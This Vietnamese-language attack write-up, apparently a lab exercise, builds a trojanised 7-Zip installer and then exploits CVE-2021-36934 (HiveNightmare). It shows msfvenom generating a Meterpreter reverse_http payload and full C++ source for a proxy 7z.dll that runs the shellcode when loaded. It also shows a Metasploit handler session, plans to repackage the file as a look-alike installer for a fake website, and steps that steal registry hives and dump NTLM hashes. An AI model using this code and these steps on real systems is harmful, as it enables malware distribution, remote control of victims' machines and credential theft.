

DLL HIJACKING ATTACK DEPLOYMENT AND EXPLOITATION OF CVE-2021-36934

I. GIỚI THIỆU CHUNG

1. Giới thiệu về lỗ hổng CVE-2021-36934

Thông thường, các file chứa thông tin bảo mật quan trọng của Windows phải được bảo vệ rất chặt: SAM SECURITY SYSTEM SOFTWARE

Vấn đề của CVE-2021-36934 là trong các hệ thống bị ảnh hưởng, user không có quyền Administrator có thể có quyền đọc đối với các bản sao của những hive này thông qua Volume Shadow Copy

2. Giới thiệu về DLL Hijacking

DLL Hijacking là kỹ thuật lợi dụng cơ chế tìm kiếm DLL của Windows. Khi ứng dụng cần một DLL, có thể đặt DLL giả tại vị trí được hệ thống ưu tiên tìm kiếm, khiến ứng dụng nạp DLL này thay cho DLL hợp lệ.

Phương thức triển khai: Sử dụng DLL Search Order Hijacking kết hợp với DLL Proxying / Wrapper DLL. Wrapper DLL được sử dụng để thay thế DLL mục tiêu và chuyển tiếp các chức năng cần thiết cho DLL gốc.

Mã định danh MITRE ATT&CK:

- Tên kỹ thuật: Hijack Execution Flow: DLL Search Order Hijacking
- MITRE ATT&CK: T1574.001
- Tactic: Hijack Execution Flow

PHẦN II: GIAI ĐOẠN CHUẨN BỊ VÀ THIẾT LẬP TẤN CÔNG

Bước 1: Tạo shellcode bằng msfvenom

Sử dụng msfvenom để tạo payload kết nối ngược qua giao thức HTTP.

```
(kali@kali)-[~]  
$ msfvenom -p windows/x64/meterpreter/reverse_http LHOST=172.16.179.139 LPORT=6667 -f raw -o payload  
.bin  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 770 bytes  
Saved as: payload.bin
```

Hình 1: Tạo payload C2

Sử dụng một câu lệnh Python trực tiếp (-c) để đọc tệp payload.bin vừa tạo ở dạng nhị phân.

Chuyển đổi toàn bộ nội dung tệp thành định dạng biểu diễn dạng hex và nối lại thành chuỗi mảng byte cách nhau bằng dấu phẩy.

```
(kali@kali)-[~/Desktop]
$ python3 -c "print(','.join(hex(b) for b in open('payload.bin', 'rb').read()))"
0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xcc, 0x0, 0x0, 0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x48, 0x31, 0xd
2, 0x51, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x56, 0x48, 0x8b, 0x52, 0x20, 0x48, 0xf
, 0xb7, 0x4a, 0x48, 0x48, 0x8b, 0x72, 0x50, 0x41, 0xb9, 0x27, 0xfe, 0xc4, 0x3e, 0x48, 0x31, 0xc0, 0xac
```

Hình 2: Chuyển đổi PayLoad sang Byte_array

Bước 2: Tải 7z-Zip và giải nén file .exe gốc

7z2301-x64		8/8/2026 9:12 PM	Application	1,620 KB
Name		Date modified	Type	Size
Lang		8/8/2026 10:00 PM	File folder	
7z.dll		6/25/2026 5:00 PM	Application exten...	1,862 KB
7z		6/25/2026 5:00 PM	Application	563 KB
7z.sfx		6/25/2026 5:00 PM	SFX File	210 KB
7zCon.sfx		6/25/2026 5:00 PM	SFX File	189 KB
7zFM		6/25/2026 5:00 PM	Application	975 KB
7zG		6/25/2026 5:00 PM	Application	707 KB
7-zip		6/25/2026 8:00 PM	Compiled HTML ...	125 KB
7-zip.dll		6/25/2026 5:00 PM	Application exten...	100 KB
7-zip32.dll		6/25/2026 5:00 PM	Application exten...	66 KB
descript.ion		1/28/2018 4:00 PM	ION File	1 KB
History		6/25/2026 5:00 PM	Text Document	11 KB
License		2/11/2026 6:00 PM	Text Document	6 KB
readme		4/27/2026 4:00 PM	Text Document	2 KB
Uninstall		6/25/2026 5:00 PM	Application	17 KB

Hình 3: thư mục giải nén 7z-zip

Bước 3: Nắm rõ các file quan trọng trong thư mục nén 7z.

7z.dll: Thư viện liên kết động cốt lõi chứa các thuật toán mã hóa, nén và giải nén chính của 7-Zip

7z: Tệp thực thi dòng lệnh của 7-Zip, cho phép người dùng thực hiện các thao tác nén/giải nén thông qua Command Prompt hoặc PowerShell.

7zFM : Giao diện đồ họa chính của phần mềm 7-Zip mà bạn thường mở lên để quản lý, nén và giải nén tệp giống như một trình quản lý tệp thu nhỏ.

7zG: Phiên bản giao diện đồ họa phụ trợ, chịu trách nhiệm hiển thị các cửa sổ tiến trình khi các tác vụ được chạy từ 7zFM hoặc dòng lệnh.

7-zip : Tệp tài liệu hướng dẫn sử dụng phần mềm

7-zip.dll và 7-zip32.dll: Các tệp thư viện hỗ trợ tích hợp 7-Zip vào menu chuột phải của hệ thống Windows và hỗ trợ giao tiếp với các ứng dụng khác.

Nắm được thông tin này thì ý tưởng sẽ là: làm giả dll để gọi 7z.dll và dùng Winrar SPX lại thành .exe cài chạy 7zFM giao diện lên luôn. khi user click vào chỉ cần kích hoạt điều kiện của 7z.dll thì ngay lập tức sẽ kích hoạt C2.


Bước 4: Tạo DLL Hijacking và chèn shellcode vào mã.

Phân tích 7z.dll gốc để xem export những

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	00191F6C	00191FC2	00191FA4	00192090
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00112780	0000	00192DCB	CreateDecoder
00000002	00112800	0001	00192DD9	CreateEncoder
00000003	00074E54	0002	00192DE7	CreateObject
00000004	00074DF0	0003	00192DF4	GetHandlerProperty
00000005	00074B50	0004	00192E07	GetHandlerProperty2
00000006	00112F00	0005	00192E1B	GetHashers
00000007	00074E0C	0006	00192E26	GetIsArc
00000008	00112A40	0007	00192E2F	GetMethodProperty
00000009	00112E30	0008	00192E41	GetModuleProp
0000000A	00074E00	0009	00192E4F	GetNumberOfFormats
0000000B	00112BB0	000A	00192E62	GetNumberOfMethods
0000000C	00074F0C	000B	00192E75	SetCaseSensitive
0000000D	00075144	000C	00192E86	SetCodecs
0000000E	00074EFC	000D	00192E90	SetLargePageMode

Hình 4: exported functions 7z.dll gốc

Viết DLL giả đến forward đến 7z.dll gốc. DLL được tạo ra sẽ cung cấp các hàm export tương ứng với DLL gốc, Khai báo Export Mapping bằng .def



Hình 5: Khai báo Export Mapping

Dùng con trỏ hàm tương ứng với những hàm mà DLL gốc cung cấp:

```
#include "pch.h"
#include <windows.h>

typedef void* (WINAPI* pfnCreateDecoder)();
typedef void* (WINAPI* pfnCreateEncoder)();
typedef void* (WINAPI* pfnCreateObject)();
typedef void* (WINAPI* pfnGetHandlerProperty)();
typedef void* (WINAPI* pfnGetHandlerProperty2)();
typedef void* (WINAPI* pfnGetHashers)();
typedef void* (WINAPI* pfnGetIsArc)();
typedef void* (WINAPI* pfnGetMethodProperty)();
typedef void* (WINAPI* pfnGetModuleProp)();
typedef void* (WINAPI* pfnGetNumberOfFormats)();
typedef void* (WINAPI* pfnGetNumberOfMethods)();
typedef void* (WINAPI* pfnSetCaseSensitive)();
typedef void* (WINAPI* pfnSetCodecs)();
typedef void* (WINAPI* pfnSetLargePageMode)();
```

Hình 6: Trỏ hàm tương ứng với những hàm mà DLL gốc

Tạo cấu trúc Dll7z_t Cấu trúc này được sử dụng để quản lý hai thành phần chính:

- dll: lưu handle của DLL gốc sau khi được nạp.
- Original*: lưu địa chỉ các hàm tương ứng trong DLL gốc.

Proxy DLL có thể duy trì các chức năng của DLL gốc thông qua việc chuyển tiếp lời gọi đến những hàm đã được ánh xạ.

```

struct Dll7z_t {
    HMODULE dll;
    pfnCreateDecoder OriginalCreateDecoder;
    pfnCreateEncoder OriginalCreateEncoder;
    pfnCreateObject OriginalCreateObject;
    pfnGetHandlerProperty OriginalGetHandlerProperty;
    pfnGetHandlerProperty2 OriginalGetHandlerProperty2;
    pfnGetHashers OriginalGetHashers;
    pfnGetIsArc OriginalGetIsArc;
    pfnGetMethodProperty OriginalGetMethodProperty;
    pfnGetModuleProp OriginalGetModuleProp;
    pfnGetNumberOfFormats OriginalGetNumberOfFormats;
    pfnGetNumberOfMethods OriginalGetNumberOfMethods;
    pfnSetCaseSensitive OriginalSetCaseSensitive;
    pfnSetCodecs OriginalSetCodecs;
    pfnSetLargePageMode OriginalSetLargePageMode;
} g_7z;

```

Hình 6: Trỏ hàm tương ứng với những hàm mà DLL gốc

Khai báo Payload đóng vai trò là vùng lưu trữ payload dưới dạng dữ liệu nhị phân. Khi chương trình thực hiện C2Thread(), nội dung của mảng này sẽ được đưa vào vùng nhớ được cấp phát và thực thi.


```


unsigned char raw_shellcode[] = {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xcc, 0x0, 0x0, 0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48,
};

```

Hình 7: Khai báo Payload

Xây dựng hàm thực thi Payload VirtualAlloc tạo một vùng nhớ đủ để chứa raw_shellcode sau đó Nội dung của raw_shellcode được sao chép vào vùng nhớ vừa cấp phát. Địa chỉ vùng nhớ chứa payload được sử dụng làm điểm bắt đầu của thread.





```
DWORD WINAPI C2Thread(LPVOID lpParam) {
    LPVOID allocated_memory = VirtualAlloc(
        NULL,
        sizeof(raw_shellcode),
        MEM_COMMIT | MEM_RESERVE,
        PAGE_EXECUTE_READWRITE
    );

    if (allocated_memory == NULL) {
        return 1;
    }

    RtlMoveMemory(allocated_memory, raw_shellcode, sizeof(raw_shellcode));

    HANDLE threadHandle = CreateThread(
        NULL,
        0,
        (LPTHREAD_START_ROUTINE)allocated_memory,
        NULL,
        0,
        NULL
    );

    if (threadHandle != NULL) {
        CloseHandle(threadHandle);
    }

    return 0;
}
```

Hình 8: Xây dựng hàm thực thi Payload.

Xây dựng các hàm Proxy, Sau khi chuẩn bị cơ chế quản lý DLL gốc, chương trình triển khai các hàm Proxy, Các hàm này được xây dựng để có cùng tên với những hàm mà DLL gốc cung cấp, cơ chế Proxy được áp dụng cho toàn bộ nhóm API của DLL

```
extern "C" {
    __declspec(dllexport) void* WINAPI CreateDecoder() { return g_7z.OriginalCreateDecoder ? g_7z.OriginalCreateDecoder() : nullptr; }
    __declspec(dllexport) void* WINAPI CreateEncoder() { return g_7z.OriginalCreateEncoder ? g_7z.OriginalCreateEncoder() : nullptr; }
    __declspec(dllexport) void* WINAPI CreateObject() { return g_7z.OriginalCreateObject ? g_7z.OriginalCreateObject() : nullptr; }
    __declspec(dllexport) void* WINAPI GetHandlerProperty() { return g_7z.OriginalGetHandlerProperty ? g_7z.OriginalGetHandlerProperty() : nullptr; }
    __declspec(dllexport) void* WINAPI GetHandlerProperty2() { return g_7z.OriginalGetHandlerProperty2 ? g_7z.OriginalGetHandlerProperty2() : nullptr; }
    __declspec(dllexport) void* WINAPI GetHashers() { return g_7z.OriginalGetHashers ? g_7z.OriginalGetHashers() : nullptr; }
    __declspec(dllexport) void* WINAPI GetIsArc() { return g_7z.OriginalGetIsArc ? g_7z.OriginalGetIsArc() : nullptr; }
    __declspec(dllexport) void* WINAPI GetMethodProperty() { return g_7z.OriginalGetMethodProperty ? g_7z.OriginalGetMethodProperty() : nullptr; }
    __declspec(dllexport) void* WINAPI GetModuleProp() { return g_7z.OriginalGetModuleProp ? g_7z.OriginalGetModuleProp() : nullptr; }
    __declspec(dllexport) void* WINAPI GetNumberOfFormats() { return g_7z.OriginalGetNumberOfFormats ? g_7z.OriginalGetNumberOfFormats() : nullptr; }
    __declspec(dllexport) void* WINAPI GetNumberOfMethods() { return g_7z.OriginalGetNumberOfMethods ? g_7z.OriginalGetNumberOfMethods() : nullptr; }
    __declspec(dllexport) void* WINAPI SetCaseSensitive() { return g_7z.OriginalSetCaseSensitive ? g_7z.OriginalSetCaseSensitive() : nullptr; }
    __declspec(dllexport) void* WINAPI SetCodecs() { return g_7z.OriginalSetCodecs ? g_7z.OriginalSetCodecs() : nullptr; }
    __declspec(dllexport) void* WINAPI SetLargePageMode() { return g_7z.OriginalSetLargePageMode ? g_7z.OriginalSetLargePageMode() : nullptr; }
}
```

Hình 9: Xây dựng các hàm Proxy

Xây dựng quá trình khởi tạo DLL PhầnDllMain() đảm nhiệm việc xử lý khi DLL được nạp vào tiến trình

```
BOOL WINAPI DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    {
        DisableThreadLibraryCalls(hModule);

        char currentPath[MAX_PATH];
        GetModuleFileNameA(hModule, currentPath, MAX_PATH);
        char* lastSlash = strrchr(currentPath, '\\');
        if (lastSlash != nullptr) { *(lastSlash + 1) = '\\'; }
        strcat_s(currentPath, "g_7z.dll");

        g_7z.dll = LoadLibraryA(currentPath);
        if (g_7z.dll == NULL) {
            break;
        }

        g_7z.OriginalCreateDecoder = (pfnCreateDecoder)GetProcAddress(g_7z.dll, "CreateDecoder");
        g_7z.OriginalCreateEncoder = (pfnCreateEncoder)GetProcAddress(g_7z.dll, "CreateEncoder");
        g_7z.OriginalCreateObject = (pfnCreateObject)GetProcAddress(g_7z.dll, "CreateObject");
        g_7z.OriginalGetHandlerProperty = (pfnGetHandlerProperty)GetProcAddress(g_7z.dll, "GetHandlerProperty");
        g_7z.OriginalGetHandlerProperty2 = (pfnGetHandlerProperty2)GetProcAddress(g_7z.dll, "GetHandlerProperty2");
        g_7z.OriginalGetHashers = (pfnGetHashers)GetProcAddress(g_7z.dll, "GetHashers");
        g_7z.OriginalGetIsArc = (pfnGetIsArc)GetProcAddress(g_7z.dll, "GetIsArc");
        g_7z.OriginalGetMethodProperty = (pfnGetMethodProperty)GetProcAddress(g_7z.dll, "GetMethodProperty");
        g_7z.OriginalGetModuleProp = (pfnGetModuleProp)GetProcAddress(g_7z.dll, "GetModuleProp");
        g_7z.OriginalGetNumberOfFormats = (pfnGetNumberOfFormats)GetProcAddress(g_7z.dll, "GetNumberOfFormats");
        g_7z.OriginalGetNumberOfMethods = (pfnGetNumberOfMethods)GetProcAddress(g_7z.dll, "GetNumberOfMethods");
        g_7z.OriginalSetCaseSensitive = (pfnSetCaseSensitive)GetProcAddress(g_7z.dll, "SetCaseSensitive");
        g_7z.OriginalSetCodecs = (pfnSetCodecs)GetProcAddress(g_7z.dll, "SetCodecs");
        g_7z.OriginalSetLargePageMode = (pfnSetLargePageMode)GetProcAddress(g_7z.dll, "SetLargePageMode");

        if (!g_HasRun) {
            g_HasRun = true;
            HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)C2Thread, NULL, 0, NULL);
            if (hThread != NULL) {
                CloseHandle(hThread);
            }
        }

        break;
    }
    case DLL_PROCESS_DETACH:
    {
        if (g_7z.dll) FreeLibrary(g_7z.dll);
        break;
    }
    }
}
```

Hình 10: Xây dựng quá trình khởi tạo DLL

Khởi chạy C2Thread() Sau khi hoàn tất việc nạp DLL và ánh xạ API, chương trình tạo một thread để chạy C2Thread()

bool g_HasRun = false; được sử dụng để kiểm soát trạng thái khởi chạy. Khi C2Thread() được tạo, biến được chuyển sang true để tránh việc khởi tạo lại trong cùng quá trình.

DLL_PROCESS_ATTACH



LoadLibraryA()



Nạp DLL gốc



GetProcAddress()



Ánh xạ API



CreateThread()



C2Thread()

```

    if (!g_HasRun) {
        g_HasRun = true;
        HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)C2Thread, NULL, 0, NULL);
        if (hThread != NULL) {
            CloseHandle(hThread);
        }
    }

    break;
}

case DLL_PROCESS_DETACH:
{
    if (g_7z.dll) FreeLibrary(g_7z.dll);
    break;
}

return TRUE;

```

Hình 11: Khởi chạy C2Thread()

và cuối cùng là Giải phóng DLL khi kết thúc:

```

case DLL_PROCESS_DETACH:
{
    if (g_7z.dll) FreeLibrary(g_7z.dll);
    break;
}

return TRUE;

```

Hình 12: Giải phóng DLL khi kết thúc


3. Test DLL Hijacking

Cấu hình Metasploit Handler tự động nhảy migrate sang một tiến trình khác ổn định hơn explorer.exe ngay khi session vừa được mở, trước khi 7-Zip kịp giải nén xong. Tại vì 7zFM.exe thực hiện xong tác vụ giải nén, nó đã hoàn thành nhiệm vụ và tiến trình này sẽ tự động kết thúc. Bởi vì shellcode đang được chạy dưới dạng một luồng *nằm bên trong* bộ nhớ của chính tiến trình 7-Zip, nên khi tiến trình mẹ chết đi, hệ điều hành Windows sẽ tự động dọn dẹp và tiêu diệt toàn bộ các luồng con, nên cần

```
Session Actions Edit View Help
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_http
PAYLOAD => windows/x64/meterpreter/reverse_http
msf exploit(multi/handler) > set LHOST 172.16.179.139
LHOST => 172.16.179.139
msf exploit(multi/handler) > set LPORT 6667
LPORT => 6667
msf exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate NAME=explorer.exe
AutoRunScript => post/windows/manage/migrate NAME=explorer.exe
msf exploit(multi/handler) > exploit
[*] Started HTTP reverse handler on http://172.16.179.139:6667/
```

Hình 13: Cấu hình Metasploit C2

Giải nén 1 file bất kì ở user:



Hình 14: Giải nén 1 file

Kết quả đã C2 về hacker và thực hiện lệnh thành công

```

msf exploit(multi/handler) > exploit
[*] Started HTTP reverse handler on http://172.16.179.139:6667/
[!] http://172.16.179.139:6667/ handling request from 172.16.179.136; (UUID: q65pb0yr) Without a datab
ase connected that payload UUID tracking will not work!
[*] http://172.16.179.139:6667/ handling request from 172.16.179.136; (UUID: q65pb0yr) Staging x64 pay
load (255846 bytes) ...
[!] http://172.16.179.139:6667/ handling request from 172.16.179.136; (UUID: q65pb0yr) Without a datab
ase connected that payload UUID tracking will not work!
[*] Session ID 1 (172.16.179.139:6667 → 172.16.179.136:56067) processing AutoRunScript 'post/windows/
manage/migrate NAME=explorer.exe'
[*] Running module against DESKTOP-AED4VCS (172.16.179.136)
[*] Current server process: 7zG.exe (10640)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 456
[+] Successfully migrated into process 456
[*] Meterpreter session 1 opened (172.16.179.139:6667 → 172.16.179.136:56067) at 2026-08-09 06:30:48
-0400

meterpreter > shell
Process 2360 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

```

```

C:\Users\sam\Desktop\7z2301-x64>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3CC1-9AE2

Directory of C:\Users\sam\Desktop\7z2301-x64

08/09/2026  05:30 PM    <DIR>          .
08/09/2026  05:30 PM    <DIR>          ..
06/20/2023  02:00 PM           115,300  7-zip.chm
06/20/2023  03:00 PM           101,376  7-zip.dll
06/20/2023  03:00 PM            66,560  7-zip32.dll
08/09/2026  05:29 PM            12,800  7z.dll
06/20/2023  03:00 PM          557,056  7z.exe
06/20/2023  03:00 PM          214,528  7z.sfx
06/20/2023  03:00 PM          193,024  7zCon.sfx
06/20/2023  03:00 PM          952,832  7zFM.exe
06/20/2023  03:00 PM          700,416  7zG.exe
08/09/2026  05:23 PM             1,661  debug_log.txt
01/28/2018  04:00 PM              366  descript.ion
06/20/2023  03:00 PM        1,841,664  g_7z.dll
06/20/2023  02:00 PM            58,305  History.txt
08/09/2026  02:40 PM    <DIR>          Lang
05/05/2023  08:00 PM            3,990  License.txt

```

Hình 15: Lệnh dir thành công trở vào 7z

Dùng WinRAR đóng gói SPX thành lại file .exe setup như ban đầu, thêm Icon cho giống bản gốc.

 7z2301-x64	8/9/2026 5:35 PM	Application	2,552 KB
--	------------------	-------------	----------

Hình 16: đóng gói SPX

Cuối cùng Tạo Web giả, phát tán file này.

PHẦN III: Exploit CVE-2021-36934

Bước 1: Kiểm tra tài khoản hiện tại và đặc quyền.

Đang là desktop-bmna5d9\sam và không có các đặc quyền cao

```
C:\Users\sam\Desktop\7z2301-x64>whoami
whoami
desktop-bmna5d9\sam

C:\Users\sam\Desktop\7z2301-x64>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
=====
Privilege Name      Description                                     State
-----
SeShutdownPrivilege Shut down the system                           Disabled
SeChangeNotifyPrivilege Bypass traverse checking                       Enabled
SeUndockPrivilege    Remove computer from docking station          Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled
SeTimeZonePrivilege  Change the time zone                          Disabled

C:\Users\sam\Desktop\7z2301-x64>
```

Hình 17: Kiểm tra tài khoản hiện tại và đặc quyền

Kiểm tra thông tin hệ thống, mạng và các user khác trên máy:

- + Windows 10 Enterprise LTSC 2019 / Build 17763: Đây là nền tảng liên quan đến nhiều CVE của Windows 10 1809.
- + Có các bản vá rất cũ KB4464455 KB4465065 → cho thấy hệ thống từng ở trạng thái rất cũ.
- + Hiện tại có 3 user: Administrator, backup_admin, sam

Bước 2: Dùng Meterpreter để đẩy HiveNightmare.exe qua máy nạn nhân

HiveNightmare là tên thường dùng của một lỗ hổng Windows được công bố năm 2021, liên quan đến phân quyền sai của các Registry hive nhạy cảm, đặc biệt là:

- C:\Windows\System32\Config\SAM
- C:\Windows\System32\Config\SYSTEM
- C:\Windows\System32\Config\SECURITY

user không có quyền Administrator có thể đọc/copy các hive này thông qua cơ chế Shadow Copy của HiveNightmare.exe

```
C:\Users\sam\Desktop\7z2301-x64>exit
exit
meterpreter > upload /home/kali/Desktop/HiveNightmare.exe
[*] Uploading : /home/kali/Desktop/HiveNightmare.exe → HiveNightmare.exe
[*] Uploaded 222.00 KiB of 222.00 KiB (100.0%): /home/kali/Desktop/HiveNightmare.exe → HiveNightmare.exe
[*] Completed : /home/kali/Desktop/HiveNightmare.exe → HiveNightmare.exe
```

Hình 18: Upload HiveNightmare.exe

Bước 3: Chạy HiveNightmare.exe để thu thập các Hive

Đã lấy được 3 Registry hive:

- SAM → chứa thông tin liên quan đến local account credentials
- SYSTEM → chứa dữ liệu hệ thống, trong đó có thông tin cần thiết để diễn giải dữ liệu trong SAM
- SECURITY → chứa các thông tin bảo mật khác của Windows

```
C:\Users\sam\Desktop\7z2301-x64>HiveNightmare.exe
HiveNightmare.exe

HiveNightmare v0.6 - dump registry hives as non-admin users

Specify maximum number of shadows to inspect with parameter if wanted, default is 15.

Running ...

Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM
Success: SAM hive from 2026-08-11 written out to current working directory as SAM-2026-08-11
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SECURITY
Success: SECURITY hive from 2026-08-11 written out to current working directory as SECURITY-2026-08-11
Newer file found: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM
Success: SYSTEM hive from 2026-08-11 written out to current working directory as SYSTEM-2026-08-11

Assuming no errors above, you should be able to find hive dump files in current working directory.
```

Hình 19: Chạy HiveNightmare.exe để thu thập các Hive

Tiếp theo Download về máy hacker:

```

meterpreter > download SAM-2026-08-11 /tmp/SAM
[*] Downloading: SAM-2026-08-11 → /tmp/SAM/SAM-2026-08-11
[*] Downloaded 64.00 KiB of 64.00 KiB (100.0%): SAM-2026-08-11 → /tmp/SAM/SAM-2026-08-11
[*] Completed : SAM-2026-08-11 → /tmp/SAM/SAM-2026-08-11
meterpreter > download SYSTEM-2026-08-11 /tmp/SYSTEM
[*] Downloading: SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
[*] Downloaded 1.00 MiB of 11.00 MiB (9.09%): SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
[*] Downloaded 2.00 MiB of 11.00 MiB (18.18%): SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
[*] Downloaded 3.00 MiB of 11.00 MiB (27.27%): SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
[*] Downloaded 4.00 MiB of 11.00 MiB (36.36%): SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
[*] Downloaded 5.00 MiB of 11.00 MiB (45.45%): SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
[*] Downloaded 6.00 MiB of 11.00 MiB (54.55%): SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
[*] Downloaded 7.00 MiB of 11.00 MiB (63.64%): SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
[*] Downloaded 8.00 MiB of 11.00 MiB (72.73%): SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
[*] Downloaded 9.00 MiB of 11.00 MiB (81.82%): SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
[*] Downloaded 10.00 MiB of 11.00 MiB (90.91%): SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
[*] Downloaded 11.00 MiB of 11.00 MiB (100.0%): SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
[*] Completed : SYSTEM-2026-08-11 → /tmp/SYSTEM/SYSTEM-2026-08-11
meterpreter >

```

Hình 20: Thu thập thông tin các Hive

Bước 4: secretsdump.py dump Registry hive

hash của tài khoản Administrator kết thúc bằng 31d6cfe0d16ae931b73c59d7e0c089c0 đây là hash trống / blank password hoặc tài khoản đang bị vô hiệu hóa / tắt tính năng mạng ngang hàng từ xa theo mặc định của Windows

Hash của sam cũng trả về giá trị trống hoặc không có đặc quyền cao

Hash hợp lệ: Nhìn vào dòng của backup_admin:

backup_admin:1001:aad3b435b51404eeaad3b435b51404ee:11f20f3d40127859d8044e869ddc8d5c Nó có một NTLM Hash thực sự 11f20f3d40127859d8044e869ddc8d5c thay vì là chuỗi trống.

```

(impacket_env)-(kali@kali)-[/tmp/impacket_env]
$ python3 bin/secretsdump.py -sam /tmp/SAM/SAM-2026-08-11 -system /tmp/SYSTEM/SYSTEM-2026-08-11 LOCAL
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x4cc9ba91d086c1ad3bd2f264d44b8768
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:006c121f4be772f621d91e5db830f661:::
